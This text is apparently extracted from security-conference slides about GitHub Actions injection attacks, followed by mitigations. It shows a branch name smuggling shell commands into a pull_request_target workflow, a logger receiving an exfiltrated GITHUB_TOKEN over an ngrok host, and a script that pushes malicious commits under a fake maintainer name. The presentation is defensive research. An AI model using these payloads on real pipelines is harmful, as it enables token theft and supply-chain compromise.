alex-ilgayev wants to merge 1 commit into `CycodeLabs:main` from `alex-ilgayev:branch"&&chmod${IFS}+x${IFS}./shell.sh&&./shell.sh&&echo${IFS}"`

The head ref may contain hidden characters: `"branch"&&chmod${IFS}+x${IFS}./shell.sh&&./shell.sh&&echo${IFS}"`

Conversation 0 Commits 1 Checks 0 Files changed 1 +5 -0

alex-ilgayev commented now

No description provided.

Create shell.sh Verified 46201df

Add more commits by pushing to the `branch"&&chmod${IFS}+x${IFS}./shell.sh&&./shell.sh&&echo${IFS}"` branch on `alex-ilgayev/gha-demo-examples`.

Some checks haven't completed yet

- 1 in progress check
- CI / build (pull_request_target) In progress — This check has started...
- This branch has no conflicts with the base branch

Merging can be performed automatically.

32 Pull request You can also open this in GitHub Desktop or view command line instructions.

```
> docker run --rm -it -p 8080:8080 cycodelabs/simple-http-logger
Starting httpd ...

Host: 2.tcp.eu.ngrok.io:16856
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

token=ghs_C2NqcFhGDSYy6WGuUbpqzU0GohCX1U3t8Igo

172.17.0.1 -- [14/May/2023 09:39:00] "POST / HTTP/1.1" 200 -
```

Committing Malicious Code

Remote script

```
#!/bin/bash

# File to commit
FILE_URL_PATH_TO_COMMIT=$1
# Repository path where to commit
PATH_TO_COMMIT=$2

COMMIT_NAME="Maintainer Name"
COMMIT_EMAIL="maintainer@gmail.com"
COMMIT_MESSAGE="innocent commit message"

# Fetching the file
curl $FILE_URL_PATH_TO_COMMIT -o $PATH_TO_COMMIT
--create-dirs

# Committing to the repo
git add *
find . -name '[a-z]*' -exec git add '{}' ';' # Adding
hidden files
git config --global user.email $COMMIT_EMAIL
git config --global user.name "$COMMIT_NAME"
git commit -m "$COMMIT_MESSAGE"
git push -u origin HEAD
```


Malicious runner command

```
$ curl -o /tmp/script.sh $SCRIPT_URL

$ chmod +x /tmp/script.sh

$ /tmp/script.sh $MALICIOUS_FILE_URL innocent_file.txt
% Total    % Received % Xferd  Average Speed   Time
Time      Time     Current
Dload    Upload  Total   Spent    Left  Speed
100    5 100    5    0    0    333    0 --:--:--
--:--:-- --:--:--    333
[main 196e93a] innocent commit message
1 file changed, 1 insertion(+)
create mode 100644 innocent_file.txt
To <https://github.com/REDACTED/REDACTED>
ff7a7fd..196e93a HEAD -> main
branch 'main' set up to track 'origin/main'.
```





Search or jump to...

Pull requests Issues Codespaces Marketplace Explore



CycodeLabs / gha-demo-examples Public

Edit Pins Watch 1 Fork 1 Star 0

Code Issues 2 Pull requests 1 Actions Projects Wiki Security Insights Settings

main 8 branches 0 tags

Go to file Add file Code

About

Maintainer Name innocent commit message	581a47c now	12 commits
.github/workflows	Update sample.yml	21 minutes ago
README.md	Update README.md	1 hour ago
malicious_file	innocent commit message	now

README.md

Github Actions Demo Examples

No description, website, or topics provided.

- Readme
- Security policy
- 0 stars
- 1 watching
- 1 fork

Report repository

Releases

No releases published
Create a new release

Packages

No packages published
Publish your first package

Mitigations



Avoid run steps and use external actions instead

Sanitize your input using environment variables

Limit your GITHUB_TOKEN permissions

Limit the exposure of your secrets

Require approval for all outside collaborators

Use environments and branch protection



Mitigations:

Avoid “run” Steps

For example, instead of running “curl” to update a label (like in our example), you can use “andymckay/labeler” as an external action.

```
- name: Label
  run: |
    curl -X POST -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": [{"${{
github.event.issue.title }}"]}' ${{
github.event.issue.url }}/labels
```

Before

```
- name: Label
  uses: andymckay/labeler@1.0.2
  with:
    add-labels: "${{ github.event.issue.title }}"
```

After



Mitigations:

Sanitize Your Inputs

Instead of using GitHub context variables inside "run" commands, define and use them through environment variables.

```
- run: |  
  echo "ISSUE TITLE: ${github.event.issue.title}"  
  echo "ISSUE DESCRIPTION: ${github.event.issue.body}"
```

Before

```
- env:  
  TITLE: ${github.event.issue.title}  
  DESCRIPTION: ${github.event.issue.body}  
run: |  
  echo "ISSUE TITLE: $TITLE"  
  echo "ISSUE DESCRIPTION: $DESCRIPTION"
```

After



Mitigations:

Limit Token Permissions

For example, if our action only labels issues, we could limit its permissions with the following update.

```
permissions:  
  contents: read  
  issues: write
```

```
13  ▼GITHUB_TOKEN Permissions  
14  Actions: write  
15  Checks: write  
16  Contents: write  
17  Deployments: write  
18  Discussions: write  
19  Issues: write  
20  Metadata: read  
21  Packages: write  
22  Pages: write  
23  PullRequests: write  
24  RepositoryProjects: write  
25  SecurityEvents: write  
26  Statuses: write
```

before

```
13  ▼GITHUB_TOKEN Permissions  
14  Contents: read  
15  Issues: write  
16  Metadata: read
```

After



Mitigations:

Limit Secret Exposure

When you create organizational secrets, it's better to set the exact repositories that will use them.

Repository access

Selected repositories ▾ 0 selected repositories ⚙️

- All repositories**

This secret may be used by any repository in the organization.
- Private repositories**

This secret may be used by any private repository in the organization.
- ✓ **Selected repositories**

This secret may only be used by specifically selected repositories.



Mitigations:

Require Approval for Outside Collaborators

The default behavior is to require manual approval for first-time contributors.

We suggest “Require approval for all outside collaborators” for a more robust defense.

Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. [Learn more.](#)

- Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.
- Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.
- Require approval for all outside collaborators**
All outside collaborators will always require approval to run workflows on their pull requests.

Save



Mitigations:

Use Environments and Branch Protection

We suggest storing the sensitive secrets in environments (available only in GitHub Enterprise), and protect them through branch protections rules.

The screenshot displays the GitHub Actions environment configuration interface. It is divided into several sections:

- Deployment branches:** A section titled "Deployment branches" with a "Protected branches" dropdown menu. Below it, a text box states "Applies to 1 branch. Based on the existing repository branch protection rules." A list shows the "main" branch, with a note "Currently applies to 1 branch".
- Environment secrets:** A section titled "Environment secrets" with a description: "Secrets are encrypted environment variables. They are accessible only by GitHub Actions in the context of this environment." It lists two secrets: "AWS_ACCESS_KEY_ID" and "AWS_SECRET_ACCESS_KEY", both updated 2 hours ago, with "Update" and "Remove" buttons. An "Add Secret" button is also present.
- Branch name pattern:** A section titled "Branch name pattern" with a dropdown menu showing "main". Below it, a note says "Applies to 1 branch" with a list containing "main".
- Protect matching branches:** A section titled "Protect matching branches" with two checked options: "Require a pull request before merging" and "Require approvals". The "Require approvals" option has a sub-section with a dropdown menu set to "Required number of approvals before merging: 2".



Takeaways


- 1 Your Build Pipeline Could be Compromised
- 2 GitHub Actions Platform Delegates to the Developer the Responsibility for Creating Secure Workflows. It Should be Handled Well
- 3 The Consequences of Build Compromise Could be Disastrous
- 4 Securing Your Pipeline Isn't Matter of Fate. You Have the Right Tools to Protect Your Most Sensitive Assets






Thank You!


Check out the Full Blog Posts:




How We Discovered Vulnerabilities in CI/CD Pipelines of Popular Open-Source Projects



From Default to Secure: Analyzing the Vulnerability that Could Have Compromised Microsoft 365 Users



CI-Story: How We Found Critical Vulnerabilities in StoryBook Project



Cyclope Collaborates with CodeSee to Secure the Pipelines of Thousands of Open-Source Projects

